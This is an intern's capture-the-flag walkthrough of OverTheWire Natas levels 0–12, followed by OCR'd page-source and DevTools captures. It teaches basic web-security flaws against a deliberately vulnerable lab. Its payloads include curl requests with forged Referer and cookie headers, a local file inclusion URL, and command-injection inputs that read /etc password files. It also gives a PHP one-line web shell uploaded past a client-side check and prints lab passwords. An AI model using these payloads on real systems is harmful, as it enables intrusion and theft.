Name: Nikhil Bagul InternID: 277

LABS: OVERTHEWIRE - NATAS

Level 0 ➔ 1

We are given the following information:

- **Username:** natas0
- **Password:** natas0
- **URL:** http://natas0.natas.labs.overthewire.org

Open the URL http://natas0.natas.labs.overthewire.org, and you will be prompted for credentials. Provide

natas0 and natas0.

The webpage says, "You can find the password for the next level on this page."

The password is not immediately visible. However, web pages are built from HTML source code that tells the browser what to display. Let's look there.

Natas Level 0 Solution

To solve this level, either right-click on the page and select

View Page Source or press **F12** to open your browser's Developer Tools. In the HTML source, we can find the password for the next level hidden in a comment.

Takeaway: Always check the page source for hidden information.

Level 1 ➔ 2

Navigate to

http://natas1.natas.labs.overthewire.org/ and log in with the username natas1 and the password from the previous level.

This time, right-clicking is blocked. However, we can still use

F12 to open Developer Tools and view the page source and its elements.

Natas Level 1 Solution

The password is once again in the HTML, visible in either the "Elements" or "Sources" tab within Developer Tools.

Takeaway: Always check the page source. Developer Tools is your friend.

Level 2 ➔ 3

Now, let's proceed to http://natas2.natas.labs.overthewire.org/. The page displays the message, “There is nothing on this page.”

If there is nothing on the page, where should we look? Once again, open Developer Tools and navigate to the Sources tab. The HTML appears uninteresting, with one exception: an image file.

What is the point of this pixel? Opening

http://natas2.natas.labs.overthewire.org/files/pixel.png in a new tab confirms it's just a 1x1 pixel. This makes one wonder if there's anything else in the

/files/ directory.

It appears directory listing is enabled. This means we can see the contents of the

/files/ directory without needing a web content scanner.

Natas Level 2 Solution

Navigating to

http://natas2.natas.labs.overthewire.org/files/users.txt reveals a list of usernames and passwords, including the one for natas3.

Takeaway: Look for included files beyond the HTML and try to browse their parent directories.

Level 3 ➔ 4

Open

http://natas3.natas.labs.overthewire.org/ for level 3 and log in with the credentials for natas3 found in the previous level. Similar to the last level, the page says, “There is nothing on this page.”

Looking at the HTML source reveals the following comment:

The comment "Not even Google will find it this time..." begs the question: How would Google find it otherwise? The answer is often a

robots.txt file, which is located at the root of a web directory (e.g., website.com/robots.txt). This standardized text file tells search engine crawlers which pages and directories to

not index, preventing them from appearing in search results.

However, many people mistakenly treat

robots.txt as a security measure, when it's merely a directive for compliant web crawlers. Developers sometimes list sensitive paths in

robots.txt that they want to hide from search engines, forgetting that anyone can directly view the file. Let's navigate to

http://natas3.natas.labs.overthewire.org/robots.txt:

This syntax instructs all user-agents (web crawlers) not to index the /s3cr3t/ directory. Let’s check it out.

Natas Level 3 Solution

Directory listing is enabled here as well. Clicking on

users.txt reveals the flag.

Takeaway: Always check for a robots.txt file.

Level 4 ➔ 5

Proceed to

http://natas4.natas.labs.overthewire.org/.

Now, things get more interesting. How does the website know where we’re visiting from? You can use a tool like Burp Suite for this level, but for a simpler setup, we will use

curl.

First, open Developer Tools and go to the **Network** tab. Refresh the page to capture the requests.

The value displayed on the page is empty (""), which suggests the required header is missing from our request. Let's modify the request using

curl. Right-click on the request and select

Copy > Copy as cURL.

The crucial parts for this challenge are the URL and the

Authorization header, which authenticates us with the natas4 password. We can simplify the

curl request to the following:

Bash

```
curl 'http://natas4.natas.labs.overthewire.org/' \

-H 'Authorization: Basic bmF0YXM0Olo5dGtSa1dtcHQ5UXI3WHJSNWpXUmtnT1U5MDFzd0Va'
```

Running this will return the same "Access disallowed" message. Now, we need to determine which HTTP header to add. After some trial and error, you'll find the server is looking for the

Referer header (historically misspelled). The

Referer header tells the web application where a request originated from.

Natas Level 4 Solution

We need to make the application think the request is coming from http://natas5.natas.labs.overthewire.org/. Add the

Referer header to the request by appending -H 'Referer: http://natas5.natas.labs.overthewire.org/' to the curl command.

The full request will be:

Bash

```
curl 'http://natas4.natas.labs.overthewire.org/' \

-H 'Authorization: Basic bmF0YXM0Olo5dGtSa1dtcHQ5UXI3WHJSNWpXUmtnT1U5MDFzd0Va' \

-H 'Referer: http://natas5.natas.labs.overthewire.org/'
```

The response now shows "Access granted" and provides the password for

natas5.

Takeaway: Become comfortable with tools like curl for modifying HTTP requests. Always check if a web application serves different content based on request headers like

Referer.

Level 5 ➔ 6

Go to

http://natas5.natas.labs.overthewire.org/ and log in with the username natas5 and the password from the previous level.

We are greeted with a message indicating we are not logged in. This doesn't refer to our HTTP authentication, but a different session mechanism. How does the application determine if we are logged in?

Open Developer Tools to the

Network tab and refresh. Examining the

Request Headers section reveals something interesting.

Cookies are small pieces of data stored by the browser, often used to track state, such as whether a user is logged in. This cookie has a value of

loggedin=0. This is likely our problem. Let's try setting it to

1.

Natas Level 5 Solution

As before, copy the request as a

cURL command. The simplified request is:

Bash

curl 'http://natas5.natas.labs.overthewire.org/' \

-H 'Authorization: Basic bmF0YXM1OmlYNklPZm1wTjdBWU9RR1B3dG4zZlhwYmFKVkpjSGZx' \

-H 'Cookie: loggedin=0'

Let's change the cookie value from

0 (false) to 1 (true):

Bash

curl 'http://natas5.natas.labs.overthewire.org/' \

-H 'Authorization: Basic bmF0YXM1OmlYNklPZm1wTjdBWU9RR1B3dG4zZlhwYmFKVkpjSGZx' \

-H 'Cookie: loggedin=1'

Executing this command in a terminal returns an "Access granted" message and the next password.

Takeaway: Always inspect cookie values and test if modifying them grants additional access. As a developer, ensure that client-side data like cookies cannot be tampered with to bypass security controls.

Level 6 ➔ 7

Go to

http://natas6.natas.labs.overthewire.org/ and log in with the credentials for natas6.

Clicking "View sourcecode" takes us to

http://natas6.natas.labs.overthewire.org/index-source.html.

This happens because the page contains server-side PHP code. The server executes the PHP and sends only the resulting HTML to the browser, hiding the underlying logic. Luckily, the source code is provided for this level. Let's focus on this section:

The code's logic is as follows:

1. Includes a file named

includes/secret.inc.

2. Checks if the form was submitted.

3. Compares the user's submitted

secret with a $secret variable defined in the included file.

4. If they match, it grants access.

In previous levels, we found sensitive files by browsing directories. Let's try navigating directly to the

includes/secret.inc file.

Success! The file is publicly accessible and contains the secret value.

Natas Level 6 Solution

Back on the main page, let's submit

FOEIUWGHFEEUHOFUOIU as the secret.

Access is granted, and we receive the password for the next level.

Takeaway: Always look for included files containing secrets, either manually or with directory scanning tools. Use any provided source code to understand the application's logic.

Level 7 ➔ 8

Level 7 is at

http://natas7.natas.labs.overthewire.org/.

Clicking "Home" or "About" appends a query string to the URL, such as

/index.php?page=about. Viewing the page source reveals a hint in an HTML comment.

The hint points to a file at

/etc/natas_webpass/natas8. If we try to navigate there directly, we get a "Not Found" error because it's outside the web root.

This level demonstrates a Local File Inclusion (LFI) vulnerability. The application uses the

page parameter to include files without properly sanitizing the input. This allows a user to provide an arbitrary file path to view files on the server's filesystem.

If we replace the value of

page with a nonexistent file, we get a revealing error message.

The error shows the full path to the current script,

/var/www/natas/natas7/index.php. This information allows us to use an absolute file path to access other files.

Natas Level 7 Solution

Let’s use the absolute path from the hint and navigate to:

http://natas7.natas.labs.overthewire.org/index.php?page=/etc/natas_webpass/natas8. The application includes the content of the password file and displays it on the page.

Takeaway: Always test for LFI vulnerabilities whenever you see a parameter being used to dynamically include page content.

Level 8 ➔ 9

Open

http://natas8.natas.labs.overthewire.org/ and log in. The page is similar to level 6, with another secret input.

The provided source code shows that the secret is no longer in plaintext.

The code takes our input, applies a series of transformations with the

encodeSecret function, and compares the result to the $encodedSecret value. The

$encodedSecret is 3d3d516343746d4d6d6c315669563362.

The

encodeSecret function performs three operations:

1. Base64 encodes the input (

base64_encode).

2. Reverses the resulting string (

strrev).

3. Converts the reversed string to hexadecimal (

bin2hex).

To find the original secret, we must reverse this process: first convert from hex, then reverse the string, and finally, Base64 decode it. This can be done in PHP or with a tool like CyberChef.

Natas Level 8 Solution

The reversal process yields the secret:

oubWYf2kBq. Submitting this value grants us access to the next password.

Takeaway: When faced with encoded or transformed data, break down the process step-by-step to understand how to reverse it.

Level 9 ➔ 10

Level 9 at

http://natas9.natas.labs.overthewire.org/ presents a dictionary search form.

Entering a value returns matching words from a dictionary file. Let's examine the source code.

The critical line is

passthru("grep -i $key dictionary.txt");. The

passthru() function executes an external program. The vulnerability here is that our input (

$key) is passed directly to this function, allowing us to inject and execute arbitrary system commands.

If you are familiar with the Linux command line, you know that you can chain commands together using characters like

; or &&. If we inject

; ls; into the search box, the server will execute grep -i ; ls ; dictionary.txt. The

ls command in the middle will execute correctly, listing the files in the current directory.

Natas Level 9 Solution

Following the pattern from previous levels, we can read the password file at /etc/natas_webpass/natas10. Let's use the input string ; cat /etc/natas_webpass/natas10; to display its contents.

And there is the password for the next level!

Takeaway: Always test for command injection vulnerabilities wherever user input is passed to a system shell or execution function. As a developer, never trust user input; always sanitize and validate it.

Level 10 ➔ 11

Level 10 is similar to the last one but with a warning: "For security reasons, we now filter on certain characters".

The source code confirms a filter is in place that blocks the characters

;, |, and & using the regular expression /[;|&]/.

This means our previous command injection method will no longer work. However, the key insight here is that

grep can search multiple files. Since spaces are not filtered, we can simply provide another filename as an argument to

grep before dictionary.txt is appended.

Natas Level 10 Solution

Following the established pattern, the password file should be at /etc/natas_webpass/natas11. We can use

.* as the search pattern (to match every line) and then specify the password file as the place to search.

Our full input will be: .* /etc/natas_webpass/natas11

This makes

grep search for .* in our target file, printing its entire contents and giving us the password.

Takeaway: When trying to exploit a command, thoroughly read its documentation (man page). Its features can often provide a way around filters.

Level 11 ➔ 12

Level 11 allows us to change the background color and notes that "Cookies are protected with XOR encryption".

The source code is more complex, so let's analyze it function by function.

- **Default Data:** The script starts with default data: array("showpassword"=>"no", "bgcolor"=>"#ffffff"). Our goal is to change

showpassword to yes.

- **xor_encrypt():** This function performs a simple XOR operation on an input string. The key is censored, so discovering it will be a crucial step.
- **loadData():** This function reads the data cookie, Base64 decodes it, XOR "decrypts" it, and JSON decodes it.
- **saveData():** This function does the reverse: it JSON encodes the data, XOR encrypts it, Base64 encodes it, and saves it as a cookie.

Because of the properties of the XOR operation, if

Ciphertext = Plaintext XOR Key, then it is also true that Key = Plaintext XOR Ciphertext. This means we can XOR our known plaintext data with the known ciphertext from the cookie to recover the key.

Natas Level 11 Solution

1. **Get the Ciphertext:** Using Developer Tools, we can see the default cookie's value is ClVLIh4ASCsCBE8lAxMacFMZV2hdVVotEhhUJQNVAmhSEV4sFxFeaAw=.
2. **Generate the Plaintext:** We need to find the Base64 representation of the default JSON data: {"showpassword":"no","bgcolor":"#ffffff"}. An online tool shows this is

eyJzaG93cGFzc3dvcmQiOiJubyIsImJnY29sb3IiOiIjZmZmZmZmIn0=.

3. **Find the Key:** Now we XOR the ciphertext and plaintext (after Base64 decoding them) to find the key. A tool like CyberChef can do this. The result is a repeating key:

qw8J.

4. **Create the New Cookie:** Our goal is a cookie for the JSON {"showpassword":"yes","bgcolor":"#ffffff"}. We take this new plaintext, XOR it with our key (

qw8J), and then Base64 encode the result. This gives us the new cookie value:

ClVLIh4ASCsCBE8lAxMacFMOXTlTWxooFhRXJh4FGnBTVF4sFxFeLFMK.

5. **Get the Flag:** Return to the Natas 11 page, open Developer Tools, and replace the current data cookie's value with our new one. Refresh the page, and the password for natas12 will appear.

Takeaway: Using XOR with a short, repeating key is a classic cryptographic mistake and provides no real security.

Level 12 ➔ 13

Navigate to

http://natas12.natas.labs.overthewire.org/ and log in. This level allows us to upload a JPEG file.

To solve this, we need to upload a file that can execute commands on the server. A file that provides a command execution interface when accessed via a web browser is known as a web shell. Let's create a simple one-line PHP web shell and save it as

shell.php:

PHP

```
<?php echo shell_exec($_GET['e'].' 2>&1'); ?>
```

This script takes a command from the URL parameter

e (e.g., ?e=ls), executes it on the server, and shows the output.

However, when we try to upload

shell.php, the server saves it with a .jpg extension, which prevents it from being executed as PHP code. Looking at the HTML source, we can see why:

The .jpg extension is hardcoded in a hidden input field. We can simply edit the HTML in Developer Tools and change

.jpg to .php before uploading.

Now, select your shell.php file and click "Upload File". The server will accept it and save it with the desired

.php extension.

Natas Level 12 Solution

Click the link to your uploaded shell. To execute a command, add it to the URL using the

e parameter. For example, to list files in the upload directory, use


.../upload/your_file.php?e=ls.

The directory is crowded, but we can assume the password is in the usual location:

/etc/natas_webpass/natas13. Let's use our shell to read that file. The URL will be

...?e=cat%20/etc/natas_webpass/natas13 (%20 is the URL encoding for a space). This reveals the flag.


Takeaway: Client-side validation is for user convenience, not security. It can always be bypassed. As a developer, always implement security checks on the server side.


NATAS0

You can find the password for the next level on this page.

```
<html>
  <head>
    <!-- This stuff in the header has nothing to do with the level -->
    <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
    <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css">
    <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css">
    <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
    <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
    <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script>
    <script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
    <script>var wechallinfo = { "level": "natas0", "pass": "natas0" };</script>
  </head>
  <body>
    <h1>natas0</h1>
    <div id="content"> == $0
      ::before
      " You can find the password for the next level on this page. "
      <!--The password for natas1 is 0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq -->
      ::after
    </div>
    <div id="wechallform" class="ui-draggable" style="display: block;">⋯</div>
    <div id="modheader-shadow-root-host-el-id" style="display: initial !important;">⋯</div>
  </body>
</html>
```


Page layout may be unexpected due to Quirks Mode


natas1.natas.labs.overthewire.org

NATAS1

You can find the password for the next level on this page, but rightclicking has been blocked!


```
<html>
  <head>⋯</head>
  <body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">
    <h1>natas1</h1>
    <div id="content">
      ::before
      " You can find the password for the next level on this page, but rightclicking has been blocked! "
      <!--The password for natas2 is TguMNxKo1DSa1tujBLuZJnDUlCcUAPlI -->
      ::after
    </div>
    <div id="wechallform" class="ui-draggable" style="display: block;">⋯</div>
    <div id="modheader-shadow-root-host-el-id" style="display: initial !important;">⋯</div>
  </body>
</html>
```


natas2.natas.labs.overthewire.org/files/users.txt

```
# username:password
alice:BYNdCesZqW
bob:jw2ueICLvT
charlie:G5vCxkVV3m
natas3:3gqisGdR0pjm6tpkDKdIWO2hSvchLeYH
eve:zo4mJWyNj2
mallory:9urtcpzBmH
```

```
<html>
  <head>⋯</head>
  <body> == $0
    <pre style="word-wrap: break-word; white-space: pre-wrap;">⋯</pre>
    <div id="modheader-shadow-root-host-el-id" style="display: initial !important;">⋯</div>
  </body>
</html>
```


Chat messages and any data the inspected page can access via Web APIs are sent to Google and may be seen by human reviewers to improve this feature. This is an experimental AI feature and won't always get it right. Learn about AI in DevTools




```
natas4:QryZXc2e0zahULdHrtHxzyYkj59kUxLQ
```

```
<html>
 ▸<head> ⋯ </head>
 ▾<body> == $0
    <pre style="word-wrap: break-word; white-space: pre-wrap;">natas4:QryZXc2e0zahULdHrtHxzyYkj59kUxLQ
    </pre>
   ▸<div id="modheader-shadow-root-host-el-id" style="display: initial !important;"> ⋯ </div>
  </body>
</html>
```

Chat messages and any data the inspected page can access via Web APIs are sent to Google and may be seen by human reviewers to improve this




Access granted. The password for natas5 is
0n35PkggAPm2zbEpOU802c0x0Msn1ToK




Access granted. The password for natas6 is
0RoJwHdSKWFTYR5WuiAewauSuNaBXned

Name	Value	Do...	Path	Ex...	Size	Htt...	Se...	Sa...	Par...	Cr...	Pri...
_ga	GA1.1.1922378588.17457624...	.ov...	/	20...	30						Me...
_ga_RD0K2239G0	GS1.1.1745819157.4.1.17458...	.ov...	/	20...	51						Me...
loggedin	1	na...	/	Ses...	9						Me...

This is an experimental AI feature and won't always get it right. Learn about AI in DevTools

